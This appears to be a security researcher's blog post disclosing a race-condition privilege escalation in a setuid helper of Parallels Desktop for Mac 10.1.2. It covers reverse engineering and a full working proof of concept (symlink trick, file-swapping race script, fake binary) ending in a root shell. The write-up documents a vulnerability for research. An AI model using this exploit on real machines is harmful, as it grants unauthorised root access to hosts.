GrayHash – Offensive Security Research Center

TAGS

0day, osx, paralles, race-condition

0-day race condition in Parallels Desktop for Mac (Local Privilege Escalation On Host)


January 8, 2015

This post is about a Parallels Desktop for Mac Local Privilege Escalation bug on host. (Unfortunately, not about escaping Virtual machine.) I suddenly found a root-setuid executable in a Parallels installed directory while i was cleaning up my disk. I'm using the latest version of the program which is 10.1.2 (28859) at this moment.

* Target: Parallels Desktop for Mac
* Version: 10.1.2 (28859) (Latest version, 8 Jan 2015)
* Bug class: Race condition
* Impact: Local Privilege Escalation on host


beist_air$ cd "/Applications/Parallels Desktop.app/Contents/MacOS/"
beist_air$ ls -al "Parallels Service"
-rw**s**r-sr-x 1 **root** accessibility 27376 1 8 13:24 Parallels Service

I wondered what "Parallels Service" is doing. And I have an IDA and why not go firing on it.



(https://beistlab.files.wordpress.com/2015/01/service_ida.png)

Then, you can see the entry point here.




(https://beistlab.files.wordpress.com/2015/01/service_entry_point.png)

Now, I went to the function list and found an interesting one; '**_execv**'

start	__text	00000001000025A0
sub_1000025DC	__text	00000001000025DC
sub_1000025F0	__text	00000001000025F0
sub_100002600	__text	0000000100002600
sub_100002920	__text	0000000100002920
_Gestalt	__stubs	0000000100002B70
_SecCertificateCopyCommonName	__stubs	0000000100002B76
_SecCodeCopySigningInformation	__stubs	0000000100002B7C
_SecRequirementCreateWithString	__stubs	0000000100002B82
_SecStaticCodeCheckValidity	__stubs	0000000100002B88
_SecStaticCodeCreateWithPath	__stubs	0000000100002B8E
___snprintf_chk	__stubs	0000000100002B94
___stack_chk_fail	__stubs	0000000100002B9A
_dirname	__stubs	0000000100002BA0
_execv	__stubs	0000000100002BA6
_exit	__stubs	0000000100002BAC
_fprintf	__stubs	0000000100002BB2
_fwrite	__stubs	0000000100002BB8
_geteuid	__stubs	0000000100002BBE
_memcpy	__stubs	0000000100002BC4
_setuid	__stubs	0000000100002BCA
_strcmp	__stubs	0000000100002BD0
_strlen	__stubs	0000000100002BD6
_CFArrayGetCount	__stubs	0000000100002BDC
_CFArrayGetValueAtIndex	__stubs	0000000100002BE2
_CFDictionaryGetValue	__stubs	0000000100002BE8
_CFRelease	__stubs	0000000100002BEE
_CFStringCompare	__stubs	0000000100002BF4
_CFStringCreateWithCString	__stubs	0000000100002BFA
_CFStringHasPrefix	__stubs	0000000100002C00
_CFURLCopyAbsoluteURL	__stubs	0000000100002C06
_CFURLCreateFromFileSystemRepresen···	__stubs	0000000100002C0C


(https://beistlab.files.wordpress.com/2015/01/service_execv.png)

Let's check out what functions are calling _execv().




(https://beistlab.files.wordpress.com/2015/01/service_execv_cross.png)

There is only one calling the execute function, here.



(https://beistlab.files.wordpress.com/2015/01/service_execv_call.png)


And if you scroll up, you'll see these basic blocks. I skipped how you can be reached here but after a bit of reverse engineering, it'll turn out it's just comparing your argv[1] to 'inittool'. (For the record, there are more commands than 'inittool' such as service_start and service_stop. But it seems only 'inittool' can execute an executable.)



(https://beistlab.files.wordpress.com/2015/01/service_strcmp.png)

beist_air$ ls -al inittool
-rwxr-xr-x@ 1 root wheel 23992 1 8 13:24 inittool

Scroll down to come back.



(https://beistlab.files.wordpress.com/2015/01/service_scroll_down.png)

Wait, we spot this string. “error: failed to verify signature (%d)”

So, we can guess the sub_100002920() function verifies if it’s properly signed or not. The next screenshot is part of code of the function.

(https://beistlab.files.wordpress.com/2015/01/service_sign_check.png)

We now name sub_100002920() as verify(). Now, let’s read the assembly code between verify() and execv() linearly.

(https://beistlab.files.wordpress.com/2015/01/service_linear.png)

This code flow is weird. Where is *race-condition-immune* code between verify() and execv()? Bingo, there must be a race. If we win, we can get 'root' as our target binary is a root-setuid executable.

However, the 'inittool' that "Parallels Services" executes is reached via "Parallels Services"s own directory path. But we don't have any write permission in the directory.

drwxr-xr-x 35 root wheel 1190 1 8 13:24 MacOS

We have a solution from very old school. Just do make a hard-link or soft-link. I think I've explained almost everything to exploit this super simple vulnerability. Let me root my own box.

beist_air$ cd ~
beist_air$ mkdir -p Contents/Resources/
beist_air$ cp "/Applications/Parallels Desktop.app/Contents/Resources/exceptions.list" Contents/Resources/
beist_air$ mkdir -p work/tmp/
beist_air$ ln -s "/Applications/Parallels Desktop.app/Contents/MacOS/Parallels Service" work/tmp/poc
beist_air$ cd work/tmp
beist_air$ ls -al poc
lrwxr-xr-x 1 beist_air staff 68 1 8 11:26 poc -> /Applications/Parallels Desktop.app/Contents/MacOS/Parallels Service
beist_air$ cp "/Applications/Parallels Desktop.app/Contents/MacOS/inittool" inittool
beist_air$ cp inittool orig_inittool
beist_air$ cat fake_inittool.c

```
#include
#include
#include

int main() {
printf("\nGot it! UID: %d\n", getuid());
printf("Got it! EUID: %d\n", geteuid());
while(1);
}
beist_air$ gcc -o fake_inittool fake_inittool.c
beist_air$ cat race.py
import os
import sys

while 1:
os.system("cp orig_inittool inittool")
os.system("cp fake_inittool inittool")

beist_air$ cat run.py
import os
while 1:
os.system("./poc inittool")

beist_air$ python race.py &
beist_air$ python run.py
./inittool: line 16: __TEXT8?__stub_helper__TEXTL.L?
__cstring__TEXTz%z__unwind_info__TEXT?H?__eh_frame__TEXT???
__DATA__nl_symbol_ptr__DATA__la_symbol_ptr__DATAH__LINKEDIT: command not
found
error: failed to verify signature (-67062)
./inittool: line 16: __TEXT8?__stub_helper__TEXTL.L?
__cstring__TEXTz%z__unwind_info__TEXT?H?__eh_frame__TEXT???
__DATA__nl_symbol_ptr__DATA__la_symbol_ptr__DATAH__LINKEDIT: command not
found
./inittool: ./inittool: cannot execute binary file
error: failed to verify signature (-67061)
error: failed to verify signature (-67062)
./inittool: ./inittool: cannot execute binary file
error: failed to verify signature (-67061)

…
…
…
…
…

error: failed to verify signature (-67062)
error: failed to verify signature (-67061)
error: failed to verify signature (-67061)
error: failed to verify signature (-67062)
```

```
error: failed to verify signature (-67061)
error: failed to verify signature (-67061)
./inittool: ./inittool: cannot execute binary file
./inittool: line 16: __TEXT8?__stub_helper__TEXTL.L?
__cstring__TEXTz%z__unwind_info__TEXT?H?__eh_frame__TEXT???
__DATA__nl_symbol_ptr__DATA__la_symbol_ptr__DATAH__LINKEDIT: command not
found

Got it! UID: 0
Got it! EUID: 0
```

After some seconds, I got the root shell. This is a race condition bug from like 90's. It's probably time to hunt some virtual machine escape bugs in it.

Enjoy.

From → Security Misc

Leave a Comment